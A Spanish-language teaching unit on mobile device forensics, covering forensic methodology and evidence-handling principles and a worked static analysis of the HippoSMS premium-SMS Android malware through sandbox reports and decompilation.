

## Seguridad en sistemas y servicios móviles

# 3

## Análisis forense de dispositivos móviles



## ÍNDICE

<b>MOTIVACIÓN .....</b>	<b>3</b>
<b>PROPÓSITOS .....</b>	<b>4</b>
<b>PREPARACIÓN PARA LA UNIDAD .....</b>	<b>5</b>
<b>1. INTRODUCCIÓN AL ANÁLISIS FORENSE INFORMÁTICO .....</b>	<b>7</b>
1.1. INTRODUCCIÓN .....	7
1.2. COMO SE REALIZA UN ANÁLISIS FORENSE INFORMÁTICO .....	9
1.2.1. FASES PRINCIPALES .....	9
1.2.2. ELABORACIÓN DEL INFORME FINAL .....	11
1.3. TIPOS DE ANÁLISIS: ESTÁTICO Y DINÁMICO .....	11
<b>2. ANÁLISIS FORENSE DE APLICACIONES ANDROID .....</b>	<b>14</b>
2.1. ANÁLISIS ESTÁTICO (ANÁLISIS ESTÁTICO AUTOMÁTICO) .....	14
2.2. ANÁLISIS ESTÁTICO MANUAL .....	18
2.3. ANÁLISIS DINÁMICO (HEURÍSTICA) .....	23
2.4. EJEMPLO DE ANÁLISIS .....	29
2.4.1. ANÁLISIS ESTÁTICO .....	29
2.4.2. ANÁLISIS DINÁMICO .....	32
<b>3. ANÁLISIS FORENSE DE APLICACIONES IOS .....</b>	<b>38</b>
3.1. INTRODUCCIÓN AL ANÁLISIS DE APP IOS .....	38
3.2. PRIMER EJEMPLO DE ANÁLISIS DE UNA APP IOS .....	41
3.3. SEGUNDO EJEMPLO DE ANÁLISIS DE UNA APP IOS .....	44
<b>CONCLUSIONES .....</b>	<b>49</b>

<b>RECAPITULACIÓN .....</b>	<b>50</b>
<b>AUTOCOMPROBACIÓN .....</b>	<b>51</b>
<b>SOLUCIONARIO .....</b>	<b>55</b>
<b>PROPUESTAS DE AMPLIACIÓN .....</b>	<b>56</b>
<b>BIBLIOGRAFÍA .....</b>	<b>58</b>

## MOTIVACIÓN

---

El análisis forense en equipos informáticos, y en concreto en terminales móviles, es una ciencia aplicada para descubrir la verdad de lo que ha ocurrido en el equipo, basándose en que (Principio de intercambio de Locard) cada contacto deja un rastro, el cual puede ser rescatado.

El análisis forense de equipos informáticos es una disciplina que en algunos países está incluso regulada. Así por ejemplo, en Francia, para realizar un análisis forense se exige al analista de seguridad estar en posesión de la titulación de investigador privado o bien haber pasado por los diferentes cursos reconocidos como oficiales o tener un currículum especializado en la materia.

El problema es que en el análisis forense tradicional de equipos informáticos, donde existen pocas metodologías publicadas, es una ciencia con poca información disponible, menos aún en terminales móviles, donde esta ciencia aún está empezando. Evidentemente el número de profesionales disponibles es muy reducido.

## PROPÓSITOS

---

Al finalizar el estudio de esta unidad deberías ser capaz de poder explicar las siguientes cuestiones:

Los terminales móviles de última generación, del tipo Smartphone, son sistemas operativos completos que pueden dar mucha información del uso que se le ha dado durante un periodo de tiempo. En este tema vamos a poder estudiar cómo los expertos en análisis forense pueden extraer todos los datos almacenados en un Smartphone y hacer un time-line de la vida y uso que ha tenido ese terminal.

El análisis forense de estos terminales permite conocer si alguien ha realizado un uso indebido de un equipo y generar información relevante que pueda incluso ser utilizada en acciones legales dentro de un informe pericial relativo al mismo. Este análisis forense de estos terminales se pueden realizar con terminales iPhone, iPad, Android, Windows Mobile, Simbian o BlackBerry. Veremos un procedimiento general y los casos de los dos más importantes: iOS y Android.

Si estás interesado en este tipo de temas, no dudes en seguir leyendo este tema para poder conocer cómo plantear un Análisis Forense en dispositivos móviles.

## PREPARACIÓN PARA LA UNIDAD

---

En esta unidad vamos a tratar los siguientes temas:

1. Introducción a la problemática que vamos a estudiar.
2. Tipos de Análisis que se pueden realizar en terminales móviles, el Análisis Estático y el Análisis Dinámico.
3. Caso práctico de Análisis Forense, viendo por un lado el caso de una aplicación Android y por otro caso el Análisis Forense de una aplicación IOS.





# 1. INTRODUCCIÓN AL ANALISIS FORENSE INFORMÁTICO

## 1.1. INTRODUCCIÓN

Iniciemos con una muy breve definición de Informática Forense (Digital Forensics, Computer Forensics, Análisis Forense Digital)



La informática Forense puede ser definida como la aplicación de técnicas forenses (ciencia) al área de las tecnologías de la información.

En otras palabras, la Informática Forense es el proceso de identificación, preservación, análisis, interpretación, documentación y presentación de evidencia digital de una manera que sea aceptable en un procedimiento judicial.

Por tanto, los dispositivos móviles también son objeto de investigación frente a un caso de análisis forense digital, en el cual, sea necesario determinar el uso de dicho dispositivo, para sentenciar si desde allí se realizó la actividad, o si es la víctima de la acción, o si estuvo relacionado de alguna manera.

Es importante además tener en cuenta la evolución que han tenido dichos dispositivos, los cuales actualmente son usados como completos sistemas de administración y gestión laboral además de personal (suites para oficinas, agendas, transmisión de archivos, correos electrónicos, pagos en línea, fotografías, videos, y un largo etc.)

Entre las funcionalidades e información a identificar en la mayoría de dispositivos, se encuentran las siguientes (entre otras):

- Información personal (número de celular, cédulas de ciudadanía, dirección residencia).
- Accesos a Internet (usuarios y passwords, urls, descargas, RSS).
- Documentos personales y laborales (nóminas, hojas de vida, cotizaciones, proyectos – Formatos: doc, xls, ppt, pdf, txt).
- Agendas telefónicas.
- Alarmas y Calendarios.
- Backups.
- Bluetooth (nombres de dispositivos).
- Videos, Fotografías y Audios.
- Sistemas de notas (Post It).
- Correos electrónicos.
- Redes sociales (Facebook, Twitter).
- Mensajería instantánea (BB messenger-PIN, gtalk, msn live, skype, PingChat).
- Sistemas GPS.
- Comercio electrónico (Market, Amazon, BB Apps World, AppStore).



Por tanto, y gracias a estas funcionalidades, dichos dispositivos se convierten en armas perfectas para la realización de actos delictivos, así como objetos de los mismos.

Entre estas actividades podemos encontrar accesos no autorizados a los dispositivos, con el objetivo de alteración y/o hurto de datos (contactos, documentos, geolocalización, fotografías, videos, notas,). Reconfiguración del dispositivo (redirección de correos electrónicos, activación de complementos, páginas de inicio, puntos de red, roaming. Ataques relacionados a tecnologías bluetooth. Tracking de geolocalización. Espionaje de mensajes y llamadas.

De esta manera y una vez identificado el dispositivo como objeto del análisis, será necesario determinar la evidencia almacenada en él. Estas pueden ser: la base de datos de registros de llamadas (entrantes, salientes, perdidas), SMS, MMS, configuraciones de red, logs de aplicaciones (IM, Notes, Social Networks, urls visitadas, Cache, etc.), fotografías, videos y audios.

También es necesario definir varios procesos de adquisición de la evidencia. Estos pueden ser: Dumps-Copias físicas de memorias del dispositivo (para recuperar información eliminada, archivos bloqueados por el S.O), Copias lógicas de archivos (extraer metadatos, logs) y examinación manual.

## 1.2. COMO SE REALIZA UN ANÁLISIS FORENSE INFORMÁTICO



Este apartado está basado en las recomendaciones de la RFC 3227 y de documentos y tesis indicadas en bibliografía.

### 1.2.1. FASES PRINCIPALES

La Auditoria Forense proporciona recomendaciones para asegurar la salvaguarda de los activos de los sistemas de información, manteniendo la integridad de los datos y lograr los objetivos de la organización en forma eficiente y eficaz. Los principales objetivos de la auditoria Forense son:

- La compensación de los daños causados por los criminales o intrusos.
- La persecución y procesamiento judicial de los criminales.
- La creación y aplicación de medidas para prevenir casos similares.

Estos objetivos son logrados de varias formas, entre ellas, la principal es la recolección de evidencia. El auditor forense para poder iniciar su trabajo debe de establecer una metodología que esté acorde con las irregularidades encontradas. Lo siguiente son los pasos mínimos a seguir:

#### a) Definición y reconocimiento del problema

Determinar si hay suficientes motivos o indicios, para investigar los síntomas de un posible fraude. La sospecha es definida como la totalidad de las circunstancias que conducen a una persona razonable, prudente y profesionalmente preparada a creer que un fraude ha ocurrido, está ocurriendo u ocurrirá. Se debe observar que un indicio no es una prueba, ni siquiera representa una evidencia de que un fraude existe.

#### b) Recopilación de evidencias de fraude

Después del reconocimiento del problema, comenzamos a buscar las evidencias relacionadas al fraude, siniestro o ataque. Estas evidencias deben ser suficientes para que garanticen el éxito de la investigación. Las evidencias son recogidas

para determinar quién, qué, cuándo, dónde, porqué, cuánto y cómo se ha cometido el fraude, siniestro o ataque.

Las evidencias se deben organizar de modo que todos los elementos y variables que interactúan en el fraude sean considerados.

La evidencia informática es única, cuando se la compara con otras formas de “evidencia documental”. A diferencia de la documentación en papel, esta es frágil y una copia de un documento almacenado en un archivo es idéntica al original. Otro aspecto, es el potencial de realizar copias no autorizadas de archivos, sin dejar rastro de que se realizó una copia. Esta situación crea problemas concernientes a la investigación del robo de secretos comerciales, como listas de clientes, material de investigación, archivos de diseño asistido por computador, fórmulas y software propietario.

Debe tenerse en cuenta que los datos digitales adquiridos de copias no se deben alterar de los originales del disco, porque esto invalidaría la evidencia; por esto los investigadores deben revisar con frecuencia que sus copias sean exactas a las del disco del sospechoso, para lo cual se utilizan varias tecnologías.

La IOCE (International Organization On Computer Evidence), define los siguientes puntos como los principios para el manejo y recolección de evidencias informáticas:

- a) Sobre recolectar evidencia digital, las acciones tomadas no deben cambiar por ningún motivo esta evidencia.
- b) Cuando es necesario que una persona tenga acceso a evidencia digital original, esa persona debe ser un profesional forense.
- c) Toda la actividad referente a la recolección, el acceso, almacenamiento o a la transferencia de la evidencia digital, debe ser documentada completamente, preservada y disponible para la revisión.
- d) Un individuo es responsable de todas las acciones tomadas con respecto a la evidencia digital mientras que ésta esté en su posesión.
- e) Cualquier agencia que sea responsable de recolectar, tener acceso, almacenar o transferir evidencia digital es responsable de cumplir con estos principios.

Así, hay que tener en cuenta que esta evidencia está basada en soporte electrónico (campos electromagnéticos) que obligan a ser recolectados y analizados con herramientas y técnicas especiales. Ejemplos de estas evidencias son email, file contents, system logs,...



La RFC 3227 - “Guidelines for Evidence Collection and Archiving” establece normas para la recopilación y almacenamiento de evidencias.

### c) Análisis de las evidencias recolectadas.

Permite determinar si son suficientes y válidas las evidencias recolectadas como para comenzar a reportar eficazmente el fraude. La evidencia debe ser evaluada para determinar si es completa y precisa, si es necesario seguir recolectando más evidencias. De la evidencia recolectada surgirá la respuesta que se puede realizar por parte de la Organización.

## 1.2.2. ELABORACIÓN DEL INFORME FINAL

La fase final de la investigación del fraude es presentar los resultados. Esto supone un reto, ya que el informe de una investigación normalmente es la evidencia primaria disponible y en algunos casos la única posible de la investigación realizada. El informe es de vital importancia puesto que los pleitos judiciales se ganan o se pierden mayormente en base a la calidad del informe presentado.

El Informe debe incluir:

- Documentación sobre el proceso de adquisición de pruebas.
- Detalle de las acciones llevadas a cabo durante la investigación.
- Resultados de la investigación y conclusiones.

## 1.3. TIPOS DE ANÁLISIS: ESTÁTICO Y DINÁMICO

Lo que estamos tratando en este tema es realizar análisis de aplicaciones, por lo que a continuación proponemos una metodología para realizar el análisis del funcionamiento de la misma y poder plasmar en un informe las evidencias que sustenten el posible funcionamiento anómalo, basado en las recomendaciones de OWASP (Open Web Application Security Project). Las dos técnicas utilizadas para analizar malware es análisis dinámico y análisis estático, pensando desde el punto de vista de un desarrollador de aplicaciones.

Las aplicaciones móviles pueden tener modelos de amenazas complejos, por lo que las pruebas de seguridad deben examinar una serie de diferentes aspectos de estos sistemas. Hay tres tipos principales de herramientas de pruebas de seguridad que permiten ayudar para realizar las pruebas de seguridad de aplicaciones móviles: estáticas, dinámicas y forenses.



Para poder realizar el análisis del código se debe ver qué aparece en el mismo, así como ver qué modificaciones hace en memoria y llamadas a funciones en el sistema.

**Análisis estático:** El análisis estático del código, es el proceso de evaluar el software sin ejecutarlo. Normalmente se descompila para poder ver este código. Las herramientas de pruebas estáticas miran la aplicación mientras está en reposo, ya sea el código fuente o el binario de la aplicación. Esto puede ser bueno para la identificación de ciertos tipos de vulnerabilidades en la forma en que el código se ejecutará en el dispositivo, por lo general asociadas con el flujo de datos y el manejo del búfer.

Existen herramientas disponibles gratuitamente para el análisis estático de las aplicaciones móviles que permiten examinar si existen errores de calidad y seguridad en las aplicaciones basadas en iOS, y se pueden ejecutar tanto desde la línea de comandos, como desde el interior del entorno de desarrollo XCode de Apple. Además, el comando "otool" provisto por XCode puede ser utilizado para extraer información de los binarios de aplicaciones de iOS que pueden ser utilizados para soportar el análisis de seguridad.

En los entornos de Android, existen herramientas que extraen tanto código ensamblador DEX, como recuperan el código fuente de Java de las aplicaciones de Android. Luego se puede utilizar herramientas de análisis estándar de Java, para analizar estos JAR.



Figura 1: Fuente: Elaboración Propia

**Análisis dinámico:** Estudio del comportamiento de la aplicación sospechosa cuando esta es ejecutada, normalmente en un entorno controlado de pruebas. Las herramientas de pruebas dinámicas permiten a los analistas de seguridad

observar el comportamiento de los sistemas en funcionamiento con el fin de identificar posibles problemas. Las herramientas de análisis dinámico más comunes utilizadas en las pruebas de seguridad de aplicaciones móviles son proxies que permiten a los analistas de seguridad observar –y potencialmente cambiar– las comunicaciones entre los clientes de aplicaciones móviles y los servicios web de soporte.




Figura 2: Fuente: Elaboración Propia

Finalmente es una buena práctica usar herramientas que permitan hacer un análisis forense del propio equipo, para ver lo que es dejado por una aplicación después de que se ha ejecutado en un equipo: Contraseñas encriptadas o credenciales almacenadas en los archivos de configuración, datos sensibles almacenados en bases de datos de aplicaciones, y datos almacenados en las memorias caché de componentes del navegador web. Todo esto ampliará los resultados del análisis dinámico y estático.

Si bien realizando un análisis dinámico se puede obtener gran cantidad de información relacionada al comportamiento de la amenaza y las modificaciones que realiza al sistema, la opción del análisis estático suele ser complementaria y muy útil, ya que nos permite ver información que incluso el desarrollador malicioso no le gustaría que se accediera.



Accede a la siguiente web donde encontrarás más información de lo aquí tratado:

<http://searchdatacenter.techtarget.com/es/respuesta/Combine-herramientas-en-las-pruebas-de-seguridad-para-apps-moviles>



## 2. ANÁLISIS FORENSE DE APLICACIONES ANDROID

### 2.1. ANÁLISIS ESTÁTICO (ANÁLISIS ESTÁTICO AUTOMÁTICO)

A modo de ejemplo se muestra un site donde se puede realizar el análisis preliminar de forma automática y poder hacer algunas pruebas sobre las diferentes aplicaciones que queramos analizar.



**MOBILE SANDBOX:** Mobile-Sandbox es parte del proyecto MobWorm y proporciona análisis de malware estático y dinámico para smartphones Android OS.

Este servicio está todavía en fase de desarrollo continuo y está dirigido exclusivamente como una herramienta de investigación.

Figura 3: Fuente: <http://mobilesandbox.org/>



A continuación se detallan los resultados del análisis de una muestra de malware que se popularizó el año 2012 por llevar a cabo envío masivo de SMS a numeraciones de pago.

Tras facilitar una muestra del malware a la web de análisis automático, esta la descompila y la analiza mostrando así los resultados.

Meta Data	
SHA256:	bd52e7adc08dbaa16bc95ee4e483b17b706273965e28a6cf1edc4a3174adf992
APK Name:	hippo_sample.apk
Package Name:	com.ku6.android.videobrowser

Access to Personal or Sensitive Device Information	
Does the app try to access the local address book:	no
Does the app try to access the local calendar:	no
Does the app try to access stored pictures:	no
Does the app try to access configured accounts:	no
Does the app try to access the local SMS or MMS messages:	yes
Does the app try to access device identifiers:	no
Does the app try to access SIM card identifiers:	no

Security Relevant Actions:	
Does the app use crypto:	no
Does the app load external libraries:	no
Does the app try to modify device settings:	no
Does the app try to install additional apps:	no
Does the app try to disable the screen lock:	no
Does the app embed ad networks:	n/a

Access to Hardware Modules or Sensors	
Does the app try to use the camera:	no
Does the app try to use the microphone:	no
Does the app try to locate the device using the GPS sensor:	no
Does the app try to locate the device using network triangulation:	no

Communication:	
Does the app communicate with the Internet:	yes
Does the app use cloud services:	n/a
Does the app try to send SMS messages:	yes
Does the app try to start a phone call:	no
Does the app try to open local ports:	n/a

Storage:	
Does the app use local databases to store data:	no
Does the app use local storage (like SD card):	yes

Figura 4: Fuente: <http://mobilesandbox.org/>

Un pequeño desglose indica:

- El nombre del paquete donde ha sido desarrollado el proyecto.
- La aplicación tiene acceso a los mensajes SMS y MMS.
- La aplicación tiene acceso a Internet.
- La aplicación intenta enviar mensajes SMS.

Así como muestra un reporte de certificación de la misma, esta pantalla nos muestra la huella digital que identifica a todo desarrollador de una aplicación, ya sea una huella de desarrollo o de producción.

:

```

Owner: CN=Android Debug, O=Android, C=US
Issuer: CN=Android Debug, O=Android, C=US
Serial number: 4bf4f14e
Valid from: Thu May 20 08:22:38 UTC 2010 until: Fri May 20 08:22:38 UTC 2011
Certificate fingerprints:
MD5: F7:70:7B:64:7F:33:6F:15:D1:9F:1D:F1:64:B9:97:8D
SHA1: BF:34:0A:79:05:56:9D:25:F8:D6:70:96:3B:C6:51:1A:35:63:75:93
Signature algorithm name: SHA1withRSA
Version: 3

```

**Figura 5:** Fuente: <http://mobilesandbox.org/>

Tras iniciar el análisis automático se nos muestra la siguiente información. En la imagen podemos observar los permisos solicitados por la aplicación, que a priori nos pueden dar una idea del nivel de peligrosidad que puede tener dicha aplicación, tal y como hemos visto en capítulos anteriores.

### Static Analyzer V1 -- Report --

Sample SHA256:	9ae7270cbd1a2cd562bd10885804329e39a97b8a47cbebbde388bf364a003f05
Sample MD5:	acbcad45094de7e877b656db1c28ada2
Start of Analysis:	Feb. 1, 2012, 8:51 a.m.
End of Analysis:	Feb. 1, 2012, 8:51 a.m.
Used Features:	android.hardware.location android.hardware.location.network android.hardware.telephony android.hardware.touchscreen
Requested Permissions from Android Manifest:	android.permission.INTERNET android.permission.ACCESS_COARSE_LOCATION android.permission.RESTART_PACKAGES android.permission.RECEIVE_SMS android.permission.SEND_SMS android.permission.SET_WALLPAPER
Used Permissions:	
Responsible API calls for used Permissions:	
Used Intents:	android.intent.action.MAIN android.intent.category.LAUNCHER
Used Activities:	
Potentially dangerous Calls:	URLConnection HTTP GET/POST getPackageName getSystemService sendSMS
Used Services and Receiver:	.SmsReceiver com.admob.android.ads.analytics.InstallReceiver
Used Providers:	android.provider.Telephony.SMS_RECEIVED
Used Networks:	
Found URLs:	http://schemas.android.com/apk/res/ http://api.admob.com/v1/pubcode/android_sdk_emulator_notice http://t.admob.com/ad_source.php http://mm.admob.com/static/android/canvas.html http://t.admob.com/ad_source.php http://t.admob.com/ad_source.php http://t.admob.com/ad_source.php http://t.admob.com/ad_source.php http://mm.admob.com/static/android/canvas.html http://mm.admob.com/static/android/i18n/20101109 http://a.admob.com/f0?

**Figura 6:** Fuente: <http://mobilesandbox.org/>

Aquí se nos muestran:

- Permisos necesarios para instalar la aplicación.
- Permisos que van a ser utilizados.
- APIs llamadas desde el código.
- Intents utilizados.
- Activities utilizados.
- Llamadas potencialmente peligrosas.
- Services y Receivers.
- Las url encontradas introducidas en el código.

En la siguiente imagen podemos ver con más detalle cómo la aplicación requiere permisos para poder enviar SMS y poder inspeccionar los SMS enviados y recibidos desde el terminal.



Figura 7: Fuente: <http://mobilesandbox.org/>

También podemos observar llamadas al sistema que pueden ser potencialmente peligrosas, donde podemos observar que utiliza peticiones GET POST por http y utiliza el motor de envío de SMS.




Figura 8: Fuente: <http://mobilesandbox.org/>

A continuación se muestra un listado de Urls que utiliza el software, dónde se puede analizar si son sitios legítimos o maliciosos.


Figura 9: Fuente: <http://mobilesandbox.org/>

## 2.2. ANÁLISIS ESTÁTICO MANUAL



A continuación, y a modo de ejemplo, se va a realizar un breve resumen técnico de cómo se realiza el análisis de una muestra de malware cuya finalidad principal era realizar suscripciones *ilegítimas* a servicios SMS Premium. Más concretamente, se trata de una muestra malware de la familia HippoSMS.

Empezamos por descompilar el código contenido en el fichero .apk de Android, a continuación se procede a estudiar dicho código fuente. Para ello se pueden usar también servicios en línea <http://www.decompileandroid.com/> que permite subir una aplicación Android para posteriormente descargar el código fuente.

Figura 10: Fuente: <http://www.decompileandroid.com/>

Y para visualizar el código se puede utilizar el servicio denominado APK Studio <https://apkstudio.codeplex.com/>




Figura 11: Fuente: <http://apkstudio.codeplex.com/>

Una vez disponemos de dicho código, se utilizarán herramientas de búsqueda dentro de la información para localizar código. Para esto se puede usar una aplicación para Windows que busca ficheros y dentro de estos de manera recursiva. Esta aplicación se llama FileLocator Lite.




Figura 12: Fuente propia/

Cuando iniciamos el análisis manual, el cual es más minucioso, aunque también más laborioso, podemos ir viendo las diferentes clases que componen la aplicación y descubriendo qué acciones realiza cada una de ellas. Concretamente en la imagen siguiente podemos observar cómo se usa la función “onStart” para llevar a cabo la primera parte del engaño, que no es otra que la suscripción a un servicio SMS Premium, incluso podemos ver cual es la numeración a la que se enviarán los SMS.




Figura 13: Fuente: "http://mobilesandbox.org/" Elaboración Propia

Como se puede apreciar en el código, la función que tiene como objetivo llevar a cabo la suscripción al servicio Premium, está diseñada para ejecutarse automáticamente en el arranque de la aplicación.

En la siguiente imagen se pueden observar recursos de dominios de origen chino, los cuales utiliza de forma recursiva la muestra de malware, lanzando peticiones y enviando información.




Figura 14: Fuente "http://mobilesandbox.org/" Elaboración Propia

